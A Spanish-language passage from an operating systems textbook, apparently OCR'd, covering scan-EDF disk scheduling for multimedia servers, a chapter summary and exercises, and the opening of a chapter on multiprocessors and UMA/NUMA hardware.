dros del disco por cada ronda (suponiendo que se almacenen pares de cuadros en forma contigua en el disco). Este diseño recorta el número de operaciones de disco a la mitad, a cambio de duplicar la cantidad de espacio de búfer requerido. Dependiendo de la disponibilidad relativa, el rendimiento y el costo de memoria en comparación con la E/S de disco, se puede calcular y utilizar la estrategia óptima.

7.9.2 Programación de disco dinámica

En el ejemplo anterior hicimos la suposición de que todos los flujos tienen la misma resolución, velocidad de cuadro y otras propiedades. Ahora vamos a retirar esta suposición. Las distintas películas pueden tener ahora distintas velocidades de datos, por lo que no es posible tener una ronda cada 33.3 mseg y obtener un cuadro para cada flujo. Las peticiones llegan al disco más o menos en forma aleatoria.

Cada petición de lectura especifica qué bloque se debe leer, y además en qué momento se necesita este bloque; es decir, el tiempo de respuesta. En aras de simplicidad vamos a suponer que el tiempo de servicio actual para cada petición es el mismo (aun cuando en definitiva esto no sea cierto). De esta forma, podemos restar el tiempo de servicio fijo a cada petición para obtener el tiempo más retrasado en el que se puede iniciar la petición sin dejar de cumplir con el tiempo de respuesta. Esto simplifica el modelo, ya que lo que le preocupa al programador del disco es el tiempo de respuesta para programar la petición.

Cuando el sistema se inicia, no hay peticiones de disco pendientes. Cuando llega la primera petición, se atiende de inmediato. Mientras se realiza la primera búsqueda pueden llegar otras peticiones, por lo que cuando termina la primera petición, el driver (controlador) de disco puede tener la opción de elegir la siguiente petición a procesar. Se selecciona una petición y se inicia. Cuando se completa esa petición, hay de nuevo un conjunto de peticiones posibles: las que no se seleccionaron la primera vez y las nuevas peticiones que llegaron cuando se estaba procesando la segunda petición. En general, cada vez que se completa una petición de disco, el driver tiene cierto conjunto de peticiones pendientes, de las cuales tiene que elegir una. La pregunta es: ¿Qué algoritmo utiliza para seleccionar la siguiente petición a la que va a dar servicio?”.

Hay dos factores que participan en la selección de la siguiente petición de disco: tiempos de respuesta y cilindros. Desde el punto de vista del rendimiento, al mantener las peticiones ordenadas por cilindro y utilizar el algoritmo del elevador se minimiza el tiempo total de búsqueda, pero esto puede provocar que las peticiones en los cilindros periféricos no cumplan con su tiempo de respuesta. Desde el punto de vista de tiempo real, al ordenar las peticiones con base en el tiempo de respuesta y procesarlas en ese orden, el tiempo de respuesta más cercano primero, se minimiza la probabilidad de no cumplir con los tiempos de respuesta pero aumenta el tiempo total de búsqueda.

Estos factores se pueden combinar mediante el uso del **algoritmo scan-EDF** (Reddy y Wyllie, 1994). La idea básica de este algoritmo es recolectar peticiones cuyos tiempos de entrega estén relativamente cerca, colocarlas en lotes y procesarlas en orden por cilindro. Como ejemplo, considere la situación de la figura 7-27 en $t = 700$. El driver de disco sabe que tiene 11 peticiones pendientes para varios tiempos de respuesta y varios cilindros. Por ejemplo, podría optar por tratar las cinco peticiones con los tiempos de respuesta más cercanos como un lote, ordenarlas por número

de cilindro y utilizar el algoritmo del elevador para atenderlas en orden por cilindro. Entonces, el orden sería 110, 330, 440, 676 y 680. Mientras que cada petición se complete antes de su tiempo de respuesta, las peticiones se podrán volver a ordenar sin problemas para minimizar el tiempo total de búsqueda requerido.




Figura 7-27. El algoritmo scan-EDF utiliza los tiempos de respuesta y números de cilindro para la programación.

Cuando diferentes flujos tienen distintas velocidades de datos, surge una pregunta importante cuando aparece un nuevo cliente: ¿se debe admitir o no? Si la admisión del cliente va a ocasionar que otros flujos no cumplan con sus tiempos de respuesta con frecuencia, la respuesta probablemente sea que no. Hay dos formas de calcular si se debe o no admitir el nuevo cliente. Una de ellas es asumir que cada cliente necesita cierta cantidad de recursos en promedio; por ejemplo, ancho de banda de disco, búferes de memoria, tiempo de la CPU, etc. Si hay suficiente de cada recurso para un cliente promedio, se admite el nuevo cliente.

El otro algoritmo es más detallado. Hace un análisis de la película especifica que desea el nuevo cliente y analiza la velocidad de datos (calculada con anterioridad) para esa película, que es distinta dependiendo de si es en blanco y negro o a color, si es de dibujos animados o filmada con actores, e incluso si es una historia de amor o un filme de guerra. Las historias de amor se mueven con más lentitud, con escenas largas y desvanecimientos cruzados lentos, todo lo cual se comprime sin problema, mientras que los filmes de guerra tienen muchos cortes rápidos y acción violenta, de ahí que requieran muchos cuadros I y cuadros P grandes. Si el servidor tiene suficiente capacidad para el filme específico que desea el nuevo cliente, entonces se admite el nuevo cliente; en caso contrario se le niega el acceso.

7.10 INVESTIGACIÓN SOBRE MULTIMEDIA

Multimedia es un tema de moda, por lo que hay una cantidad considerable de investigación en ese campo. Gran parte de esta investigación es sobre el contenido, las herramientas y aplicaciones de construcción, todo lo cual está más allá del alcance de este libro. Otro tema popular es multimedia y redes, que también está fuera de nuestro alcance. Sin embargo, el trabajo en los servidores de multimedia (en especial los distribuidos) está relacionado con los sistemas operativos (Sarhan y Das, 2004; Matthur y Mundur, 2004; Zaia y colaboradores, 2004). El soporte de los sistemas de archi-

vos para multimedia también es tema de investigación en la comunidad de sistemas operativos (Ahn y colaboradores, 2004; Cheng y colaboradores, 2005; Kang y colaboradores, 2006; Park y Ohm, 2006).

La buena codificación de audio y video (en especial para las aplicaciones en 3D) es importante para un alto rendimiento, por lo que estos temas también están sujetos a investigación (Chattopadhyay y colaboradores, 2006; Hari y colaboradores, 2006; Kum y Mayer-Patel, 2006).

La calidad del servicio es importante en los sistemas multimedia, por lo que este tema recibe algo de atención (Childs e Ingram, 2001; Tamai y colaboradores, 2004). La programación está relacionada con la calidad del servicio, tanto para la CPU (Etsion y colaboradores, 2004; Etsion y colaboradores, 2006; Nieh y Lam, 2003; Yuan y Nahrstedt, 2006) como para el disco (Lund y Goebel, 2003; Reddy y colaboradores, 2005).

Al transmitir la programación de multimedia a los clientes de paga, la seguridad es importante, por lo que ha estado recibiendo atención (Barni, 2006).

7.11 RESUMEN

Multimedia es un área de aplicación de las computadoras con amplio crecimiento. Debido al gran tamaño de los archivos de multimedia y sus estrictos requerimientos de reproducción en tiempo real, los sistemas operativos diseñados para texto no son óptimos para multimedia. Los archivos de multimedia consisten en varias pistas paralelas, donde por lo general una pista es de video y al menos una de audio, y algunas veces también se incluyen pistas de subtítulos. Todas estas pistas deben estar sincronizadas durante la reproducción.

Para grabar el audio, se muestrea el volumen en forma periódica, por lo general 44,100 veces/segundo (para el sonido con calidad de CD). Se puede aplicar compresión a la señal de audio, con lo cual se obtiene una proporción de compresión uniforme de aproximadamente 10x. La compresión de video utiliza la compresión dentro de cada cuadro (JPEG) y la compresión entre cuadros (MPEG). Esta última representa los cuadros P como diferencias respecto al cuadro anterior. Los cuadros B se pueden basar en el cuadro anterior o en el siguiente.

Multimedia necesita de la programación en tiempo real para poder cumplir con sus tiempos de respuesta. Comúnmente se utilizan dos algoritmos. El primero es la programación monotónica en frecuencia, que es un algoritmo preferente estático que asigna prioridades fijas a los procesos, con base en sus periodos. El segundo es el tiempo de respuesta más cercano primero, que es un algoritmo dinámico que siempre selecciona el proceso con el tiempo de respuesta más cercano. El algoritmo EDF es más complicado, pero puede obtener 100% de utilización, algo que RMS no puede lograr.

Los sistemas de archivos multimedia utilizan por lo general un modelo de empuje (push) en vez de un modelo de extracción (pull). Una vez que inicia un flujo, los bits llegan del disco sin que haya más peticiones por parte del usuario. Este método es bastante distinto al de los sistemas operativos convencionales, pero se necesita para cumplir con los requerimientos de tiempo real.

Los archivos se pueden almacenar en forma contigua o no. En el último caso, la unidad puede ser de longitud variable (un bloque contiene un cuadro) o de longitud fija (un bloque contiene muchos cuadros). Estos métodos tienen distintas concesiones.

La colocación de archivos en el disco afecta al rendimiento. Cuando hay varios archivos, algunas veces se utiliza el algoritmo de órgano de tubos. Es común dividir en bandas los archivos entre varios discos, ya sean bandas estrechas o amplias. También se utilizan mucho las estrategias de caché de bloque y de archivo para mejorar el rendimiento.

PROBLEMAS

1. ¿Se puede enviar la televisión NTSC en blanco y negro sin compresión a través de Fast Ethernet? De ser así, ¿cuántos canales se pueden enviar a la vez?

2. HDTV tiene el doble de la resolución horizontal de la TV regular (1280 píxeles, en comparación con 640 píxeles). Utilizando la información que se proporciona en el texto, ¿cuánto más requiere de ancho de banda que la TV estándar?

3. En la figura 7-3, hay archivos separados para el avance rápido y el retroceso rápido. Si un servidor de video intenta dar soporte al movimiento en cámara lenta también, ¿se requiere otro archivo para el movimiento en cámara lenta en sentido hacia delante? ¿Qué hay sobre el sentido inverso?

4. Una señal de sonido se muestrea utilizando un número de 16 bits con signo (1 bit de signo, 15 bits de magnitud). ¿Cuál es el máximo ruido de cuantificación en porcentaje? ¿Es esto un problema mayor para los conciertos de flauta o los de rock and roll, o es igual para ambos? Explique su respuesta.

5. Un estudio de grabación es capaz de realizar una grabación digital maestra utilizando muestreo de 20 bits. La distribución final para los oyentes utilizará 16 bits. Sugiera una manera de reducir el efecto del ruido de cuantificación, y explique las ventajas y desventajas de su esquema.

6. La transformación DCT utiliza un bloque de 8×8, pero el algoritmo que se utiliza para la compensación de movimiento utiliza un bloque de 16×16. ¿Acaso esta diferencia ocasiona problemas, y de ser así, cómo se resuelven en MPEG?

7. En la figura 7-10 vimos cómo funciona MPEG con un fondo estacionario y un actor en movimiento. Suponga que se crea un video MPEG a partir de una escena en la que la cámara se monta en un trípode y se mueve lentamente de izquierda a derecha, a una velocidad tal que no haya dos cuadros consecutivos iguales. ¿Acaso ahora todos los cuadros tienen que ser cuadros I? ¿Por qué si o por qué no?

8. Suponga que cada uno de los tres procesos en la figura 7-13 va acompañado de un proceso que soporta un flujo de audio que opera con el mismo periodo que su proceso de video, por lo que los búferes de audio se pueden actualizar entre los cuadros de video. Los tres procesos de audio son idénticos. ¿Cuánto tiempo de la CPU está disponible para cada ráfaga de un proceso de audio?

9. Dos procesos de tiempo real se ejecutan en una computadora. El primero se ejecuta cada 25 mseg durante 10 mseg. El segundo se ejecuta cada 40 mseg durante 15 mseg. ¿Funcionará siempre RMS para estos procesos?

10. La CPU de un servidor de video tiene una utilización de 65%. ¿Cuántas películas puede mostrar utilizando la programación RMS?

11. En la figura 7-15, EDF mantiene ocupada la CPU 100% del tiempo, hasta $t = 150$. No puede mantener ocupada la CPU por un tiempo indefinido, ya que sólo hay 975 mseg de trabajo por segundo para hacerlo. Extienda la figura más allá de 150 mseg y determine cuándo es la primera vez que la CPU está inactiva con EDF.

12. Un DVD puede contener datos suficientes para una película completa, y la velocidad de transferencia es adecuada para mostrar un programa con calidad de televisión. ¿Por qué no podemos utilizar una "granja" de muchas unidades de DVD como el origen de datos para un servidor de video?

13. Los operadores de un sistema de video casi bajo demanda han descubierto que las personas en cierta ciudad no desean esperar más de 6 minutos para que empiece una película. ¿Cuántos flujos en paralelo necesitan para una película de 3 horas?

14. Considere un sistema que utilice el esquema de Abram-Profeta y Shin, en donde el operador del servidor de video desea que los clientes puedan buscar hacia delante o hacia atrás durante 1 minuto, todo ese tiempo en forma local. Suponiendo que el flujo de video es MPEG-2 a 4 Mbps, ¿cuánto espacio de búfer debe tener cada cliente en forma local?

15. Considere el método de Abram-Profeta y Shin. Si el usuario tiene una RAM de 50 MB que se puede utilizar como búfer, ¿cuál es el valor de ΔT con un flujo de video de 2 Mbps?

16. Un sistema de video bajo demanda para HDTV utiliza el modelo de bloques pequeños de la figura 7-20(a) con un bloque de disco de 1 KB. Si la resolución de video es de 1280×720 y el flujo de datos es de 12 Mbps, ¿cuánto espacio en disco se desperdicia en la fragmentación interna, en una película de 2 horas, si se utiliza NTSC?

17. Considere el esquema de asignación de almacenamiento de la figura 7-20(a) para NTSC y PAL. Para un bloque de disco y un tamaño de película específicos, ¿acaso uno de los dos sufre de más fragmentación interna que el otro? De ser así, ¿cuál es mejor y por qué?

18. Considere las dos alternativas que se muestran en la figura 7-20. ¿Favorece el cambio hacia HDTV a uno de estos sistemas en vez del otro? Explique su respuesta.

19. Considere un sistema con un bloque de disco de 2 KB que almacena una película PAL de 2 horas, con un promedio de 16 KB por cuadro. ¿Cuál es el espacio promedio desperdiciado si se utiliza el método de almacenamiento de bloques pequeños de disco?

20. En el ejemplo anterior, si cada entrada de cuadro requiere 8 bytes, de los cuales se utiliza 1 byte para indicar el número de bloques de disco por cuadro, ¿cuál es el mayor tamaño posible de película que se puede almacenar?

21. El esquema de video casi bajo demanda de Chen y Thapar funciona mejor cuando cada conjunto de cuadros tienen el mismo tamaño. Suponga que se va a mostrar una película en 24 flujos simultáneos, y que un cuadro en 10 es un cuadro I. Suponga también que los cuadros I son 10 veces más grandes que los cuadros P. Los cuadros B son del mismo tamaño que los cuadros P. ¿Cuál es la probabilidad de que un búfer igual a 4 cuadros I y 20 cuadros P no sea lo bastante grande? ¿Cree usted que dicho tamaño de búfer es aceptable? Para que el problema se pueda rastrear mejor, suponga que los tipos de los cuadros se distribuyen en forma aleatoria e independiente sobre los flujos.

22. Para el método de Chen y Thapar, dado que 5 pistas requieren 8 cuadros I, 35 pistas requieren 5 cuadros I, 45 pistas requieren 3 cuadros I, y 15 cuadros requieren de 1 a 2 cuadros, ¿cuál debería ser el tamaño del búfer si queremos asegurar que el búfer pueda contener 95 cuadros?

23. Para el método de Chen y Thapar, suponga que una película de 3 horas codificada en formato PAL necesita transmitirse en flujo continuo cada 15 minutos. ¿Cuántos flujos concurrentes se necesitan?

24. El resultado final de la figura 7-18 es que el punto de reproducción ya no se encuentra en medio del búfer. Idee un esquema para tener por lo menos 5 minutos detrás del punto de reproducción y 5 minutos delante de él. Haga cualquier suposición razonable que se requiera, pero establézcala de manera explícita.

25. El diseño de la figura 7-19 requiere que se lean todas las pistas de lenguaje en cada cuadro. Suponga que los diseñadores de un servidor de video tienen que soportar una gran cantidad de lenguajes, pero no quieren dedicar tanta RAM a los búferes para contener cada cuadro. ¿Qué otras alternativas hay disponibles, y cuáles son las ventajas y desventajas de cada una?

26. Un servidor de video pequeño tiene ocho películas. ¿Qué predice la ley de Zipf como las probabilidades para la película más popular, la segunda película más popular y así en lo sucesivo, hasta la película menos popular?

27. Un disco de 14 GB con 1000 cilindros se utiliza para contener 1000 clips de video MPEG-2 de 30 segundos, que se reproducen a 4 Mbps. Se almacenan de acuerdo con el algoritmo de órgano de tubos. Suponiendo la ley de Zipf, ¿qué fracción del tiempo invertirá el brazo del disco en los 10 cilindros de en medio?

28. Suponiendo que la demanda relativa para los filmes *A*, *B*, *C* y *D* se describe mediante la ley de Zipf, ¿cuál es la utilización relativa esperada de los cuatro discos en la figura 7-24 para los cuatro métodos de división en bandas que se muestran?

29. Dos clientes de video bajo demanda empezaron a ver la misma película PAL con 6 segundos de diferencia. Si el sistema aumenta la velocidad de un flujo y disminuye la velocidad del otro para que se puedan combinar, ¿qué porcentaje de aumento/disminución de velocidad se necesita para combinarlos en 3 minutos?

30. Un servidor de video MPEG-2 utiliza el esquema de rondas de la figura 7-26 para el video NTSC. Todos los videos provienen de un solo disco SCSI UltraWide de 10,800 rpm, con un tiempo de búsqueda promedio de 3 mseg. ¿Cuántos flujos se pueden soportar?

31. Repita el problema anterior, pero ahora suponga que scan-EDF reduce el tiempo de búsqueda promedio en 20%. ¿Cuántos flujos se pueden soportar ahora?

32. Considere el siguiente conjunto de peticiones para el disco. Cada petición se representa mediante una tupla (Tiempo de respuesta en mseg, Cilindro). Se utiliza el algoritmo scan-EDF, en donde se agrupan cuatro tiempos de respuesta próximos y se les da servicio. Si el tiempo promedio para dar servicio a cada petición es de 6 mseg, ¿se deja de cumplir un tiempo de respuesta?

(32, 300); (36, 500); (40, 210); (34, 310)

Suponga que el tiempo actual es de 15mseg.

33. Repita el problema anterior una vez más, pero ahora suponga que cada cuadro se divide en bandas entre cuatro discos, y el algoritmo scan-EDF proporciona 20% en cada disco. ¿Cuántos flujos se pueden soportar ahora?

34. El texto describe el uso de un lote de cinco peticiones de disco para programar la situación descrita en la figura 7-27(a). Si todas las peticiones requieren una cantidad de tiempo equitativa, ¿cuál es el máximo tiempo por petición permisible en este ejemplo?

35. Muchas de las imágenes de mapa de bits que se proporcionan para generar el “papel tapiz” de computadora utilizan pocos colores y se comprimen con facilidad. Un esquema de compresión simple es el siguiente: elegir un valor de datos que no aparezca en el archivo de entrada y utilizarlo como bandera. Leer el archivo, byte por byte, buscando valores de bytes repetidos. Copiar los valores individuales y los bytes repetidos hasta tres veces, directamente al archivo de salida. Cuando se encuentre una cadena repetida de 4 o más bytes, escribir en el archivo de salida una cadena de tres bytes que consista en el byte de bandera, un byte que indique una cuenta de 4 a 255 y el valor actual que se encontró en el archivo de entrada. Escriba un programa de compresión que utilice este algoritmo y un programa de descompresión que pueda restaurar el archivo original. Crédito adicional: ¿Cómo podemos lidiar con los archivos que contienen el byte de bandera en sus datos?

36. La animación por computadora se logra al mostrar una secuencia de imágenes ligeramente distintas. Escriba un programa para calcular la diferencia, byte por byte, entre dos imágenes de mapa de bits descomprimidas con las mismas dimensiones. La salida será del mismo tamaño que los archivos de entrada, por supuesto. Utilice este archivo de diferencias como entrada para el programa de compresión del problema anterior, y compare la efectividad de este método con la compresión de imágenes individuales.

37. Implemente los algoritmos básicos RMS y EDF según su descripción en el texto. La principal entrada para el programa será un archivo con varias líneas, en donde cada línea denote la petición de un proceso para obtener la CPU y tenga los siguientes parámetros: periodo (segundos), tiempo de cómputo (segundos), tiempo de inicio (segundos) y tiempo de fin (segundos). Compare los dos algoritmos en términos de: (a) número promedio de peticiones de la CPU que se bloquean debido a que la CPU no se puede programar; (b) uso promedio de la CPU; (c) tiempo de espera promedio para cada petición de la CPU; (d) número promedio de tiempos de respuesta que no se cumplieron.

38. Implemente las técnicas de longitud de tiempo constante y longitud de datos constante para almacenar archivos de multimedia. La entrada principal para el programa es un conjunto de archivos, en donde cada archivo contiene los metadatos acerca de cada cuadro de un archivo de multimedia comprimido MPEG-2 (por ejemplo, película). Estos metadatos incluyen el tipo de cuadro (I/P/B), la longitud del cuadro, los cuadros de audio asociados, etc. Para distintos tamaños de bloques de archivo, compare las dos técnicas en términos de almacenamiento total requerido, espacio de disco desperdiciado y RAM promedio requerida.

39. Para el sistema anterior, agregue un programa “lector” que seleccione archivos al azar de la entrada anterior para reproducirlos en los modos de video bajo demanda y video casi bajo demanda con función de VCR. Implemente el algoritmo scan-EDF para ordenar las peticiones de lectura del disco. Compare los esquemas de longitud de tiempo constante y longitud de datos constante en términos del número promedio de búsquedas en el disco por cada archivo.

8

SISTEMAS DE MÚLTIPLES PROCESADORES

Desde su inicio, la industria de las computadoras se ha orientado fundamentalmente a buscar sin pausa un poder de cómputo cada vez mayor. La ENIAC podía realizar 300 operaciones por segundo —es decir, era 1000 veces más rápida que cualquier calculadora anterior a ella— pero aún así las personas no estaban satisfechas. Las máquinas actuales son millones de veces más rápidas que la ENIAC y sigue existiendo una demanda de mayor potencia de cómputo. Los astrónomos están tratando de entender el universo, los biólogos tratan de comprender las implicaciones del genoma humano y los ingenieros aeronáuticos están interesados en construir aeronaves más seguras y eficientes, y todos ellos requieren más ciclos de la CPU. No importa cuánto poder de cómputo haya disponible, nunca será suficiente.

En el pasado, la solución era siempre hacer que el reloj operara a mayor velocidad. Por desgracia, estamos comenzando a toparnos con ciertos límites fundamentales sobre la velocidad del reloj. De acuerdo con la teoría especial de la relatividad de Einstein, ninguna señal eléctrica se puede propagar más rápido que la velocidad de la luz, que es de aproximadamente 30 cm/nseg en el vacío y 20 cm/nseg en el alambre de cobre o la fibra óptica. Esto significa que en una computadora con un reloj de 10 GHz, las señales no pueden viajar más de 2 cm en total. Para una computadora de 100 GHz la longitud total de la ruta es cuando mucho de 2 mm. Una computadora de 1 THz (1000 GHz) tendría que ser más pequeña que 100 micrones, sólo para dejar que la señal pase de un extremo al otro y regrese una vez, dentro de un solo ciclo de reloj.

Tal vez sea posible fabricar computadoras así de pequeñas, pero entonces llegamos a otro problema fundamental: la disipación del calor. Entre más rápido opera la computadora, más calor genera y entre más pequeña sea, más difícil es deshacerse de este calor. De antemano en los sistemas

Pentium de alto rendimiento, el enfriador de la CPU es más grande que la misma CPU. Con todo, para pasar de 1 MHz a 1 GHz se requirió sólo una ingeniería cada vez mejor del proceso de fabricación del chip; para pasar de 1 GHz a 1 THz se va a requerir una metodología radicalmente distinta.

Una metodología para obtener una mayor velocidad es a través de las computadoras masivamente en paralelo. Estas máquinas consisten en muchas CPUs, cada una de las cuales opera a una velocidad “normal” (lo que eso signifique en cierto año específico), pero que en conjunto tienen mucho más poder de cómputo que una sola CPU. Ahora hay sistemas con 1000 CPUs disponibles comercialmente. Es probable que se construyan sistemas con 1 millón de CPUs en la siguiente década. Aunque hay otras metodologías potenciales para obtener mayor velocidad, como las computadoras biológicas, en este capítulo nos enfocaremos en los sistemas con varias CPUs convencionales.

Las computadoras altamente paralelas se utilizan con frecuencia para el cálculo numérico intensivo. Problemas como la predicción del clima, el modelado del flujo de aire alrededor del ala de una aeronave, la simulación de la economía mundial o la comprensión de las interacciones de los receptores de fármacos en el cerebro son actividades que requieren de cómputo intensivo. Sus soluciones requieren largas ejecuciones en muchas CPUs a la vez. Los sistemas de múltiples procesadores que analizaremos en este capítulo se utilizan muchos para estos problemas y otros similares en la ciencia y en la ingeniería, entre otras áreas.

Otro desarrollo relevante es el increíblemente rápido crecimiento de Internet. Se diseñó en su origen como un prototipo para un sistema de control militar tolerante a fallas, después se hizo popular entre los científicos computacionales universitarios, y desde hace tiempo adquirió muchos usos nuevos. Uno de ellos es vincular miles de computadoras en todo el mundo para que trabajen en conjunto en problemas científicos grandes. En cierto grado, un sistema que consiste en 1000 computadoras esparcidas por todo el mundo no es distinto a uno que consiste en 1000 computadoras en un solo cuarto, aunque el retraso y otras características técnicas son diferentes. También consideraremos estos sistemas en este capítulo.

Es fácil colocar 1 millón de computadoras no relacionadas en una habitación, siempre y cuando se tenga el dinero suficiente… y una habitación lo bastante grande. Esparcir 1 millón de computadoras no relacionadas alrededor del mundo es incluso más sencillo, ya que no se tiene el segundo problema. Las dificultades empiezan cuando queremos que las computadoras se comuniquen entre sí para que trabajen en conjunto en un solo problema. Como consecuencia, se ha realizado mucho trabajo en cuanto a la tecnología de interconexión, y distintas tecnologías de interconexión han producido tipos de sistemas con diferente calidad y distintas organizaciones de software.

En última instancia, toda la comunicación entre los componentes electrónicos (u ópticos) se basa en el envío de mensajes (cadenas de bits bien definidas) entre ellos. Las diferencias están en la escala de tiempo, la escala de distancia y la organización lógica involucrada. En un extremo se encuentran los multiprocesadores de memoria compartida, en los cuales cierta cantidad de CPUs (entre 2 y aproximadamente 1000) se comunican a través de una memoria compartida. En este modelo, cada CPU tiene el mismo acceso a toda la memoria física, y puede leer y escribir palabras individuales mediante instrucciones `LOAD` y `STORE`. Para acceder a una palabra de memoria por lo general se requieren de 2 a 10 nseg. Aunque este modelo, que se ilustra en la figura 8-1(a), parece simple, en realidad no es tan sencillo implementarlo y por lo general implica el paso de muchos mensajes

de manera interna, como explicaremos en breve. Sin embargo, este proceso de paso de mensajes es invisible para los programadores.




Figura 8-1. (a) Un multiprocesador con memoria compartida. (b) Una multicomputadora con paso de mensajes. (c) Un sistema distribuido de área amplia.

A continuación tenemos el sistema de la figura 8-1(b), en el cual varios pares de CPU-memoria se conectan a una interconexión de alta velocidad. A este tipo de sistema se le conoce como multicomputadora con paso de mensajes. Cada memoria es local para una sola CPU y puede ser utilizada sólo por esa CPU. Las CPUs se comunican enviando mensajes de varias palabras a través de la interconexión. Con una buena interconexión, un mensaje corto se puede enviar en un tiempo de 10 a 50 µseg, pero aún es más largo que el tiempo de acceso a la memoria de la figura 8-1(a). No hay memoria global compartida en este diseño. Las multicomputadoras (es decir, sistemas de paso de mensajes) son mucho más fáciles de construir que los multiprocesadores (memoria compartida), pero son más difíciles de programar. Por lo tanto, cada género tiene sus admiradores.

El tercer modelo, que se ilustra en la figura 8-1(c), conecta sistemas de cómputo completos a través de una red de área amplia como Internet, para formar un **sistema distribuido**. Cada uno de estos sistemas tiene su propia memoria, y los sistemas se comunican mediante el paso de mensajes. La única diferencia real entre la figura 8-1(b) y la figura 8-1(c) es que en esta última se utilizan computadoras completas, y los tiempos de los mensajes son comúnmente entre 10 y 100 mseg. Este largo retraso obliga a que estos sistemas **débilmente acoplados** se utilicen de maneras distintas a los sistemas **fuertemente acoplados** de la figura 8-1(b). Los tres tipos de sistemas difieren en sus retrasos por una cantidad aproximada a los tres órdenes de magnitud. Ésa es la diferencia entre un día y tres años.

Este capítulo consta de cuatro secciones principales, que corresponden a los tres modelos de la figura 8-1 más una sección sobre la virtualización, que es una manera en software de crear la apariencia de más CPUs. En cada sección empezaremos con una breve introducción al hardware relevante. Después pasaremos al software, en especial las cuestiones relacionadas con el sistema operativo para ese tipo de sistema. Como veremos, en cada caso hay diferentes cuestiones presentes y se requieren distintas metodologías.

8.1 MULTIPROCESADORES

Un **multiprocesador con memoria compartida** (o sólo multiprocesador, de aquí en adelante) es un sistema de cómputo en el que dos o más CPUs comparten todo el acceso a una RAM común. Un programa que se ejecuta en cualquiera de las CPUs ve un espacio normal de direcciones virtuales (por lo general paginadas). La única propiedad inusual que tiene este sistema es que la CPU puede escribir cierto valor en una palabra de memoria y después puede volver a leer esa palabra y obtener un valor distinto (tal vez porque otra CPU lo cambió). Si se organiza en forma correcta, esta propiedad forma la base de la comunicación entre procesadores: una CPU escribe ciertos datos en la memoria y otra lee esos datos.

En su mayor parte, los sistemas operativos multiprocesadores son sólo sistemas operativos regulares. Manejan las llamadas al sistema, administran la memoria, proveen un sistema de archivos y administran los dispositivos de E/S. Sin embargo, hay ciertas áreas en las que tienen características únicas. Estas áreas son la sincronización de procesos, la administración de recursos y la programación de tareas. A continuación analizaremos con brevedad el hardware de los multiprocesadores y después pasaremos a ver las cuestiones relacionadas con estos sistemas operativos.

8.1.1 Hardware de multiprocesador

Aunque todos los multiprocesadores tienen la propiedad de que cada CPU puede direccionar toda la memoria, algunos tienen la característica adicional de que cada palabra de memoria se puede leer con la misma velocidad que cualquier otra palabra de memoria. Estas máquinas se conocen como multiprocesadores **UMA** (*Uniform Memory Access*, Acceso uniforme a la memoria). Por el contrario, los multiprocesadores **NUMA** (*Non-uniform Memory Access*, Acceso no uniforme a la memoria) no tienen esta propiedad. Más adelante aclararemos por qué existe esta diferencia. Primero examinaremos los multiprocesadores UMA y después los NUMA.

Multiprocesadores UMA con arquitecturas basadas en bus

Los multiprocesadores más simples se basan en un solo bus, como se ilustra en la figura 8-2(a). Dos o más CPUs y uno o más módulos de memoria utilizan el mismo bus para comunicarse. Cuando una CPU desea leer una palabra de memoria, primero comprueba si el bus está ocupado. Si está inactivo, la CPU coloca la dirección de la palabra que desea en el bus, declara unas cuantas señales de control y espera hasta que la memoria coloque la palabra deseada en el bus.

Si el bus está ocupado cuando una CPU desea leer o escribir en la memoria, la CPU espera sólo hasta que el bus esté inactivo. Aquí es donde se encuentra el problema con este diseño. Con dos o tres CPUs, la contención por el bus será manejable; con 32 o 64 será imposible. El sistema estará totalmente limitado por el ancho de banda del bus, y la mayoría de las CPUs estarán inactivas la mayor parte del tiempo.

La solución a este problema es agregar una caché a cada CPU, como se ilustra en la figura 8.2(b). La caché puede estar dentro del chip de la CPU, a un lado de ésta, en el tablero del procesador o puede ser alguna combinación de las tres opciones anteriores. Como esto permite satisfacer

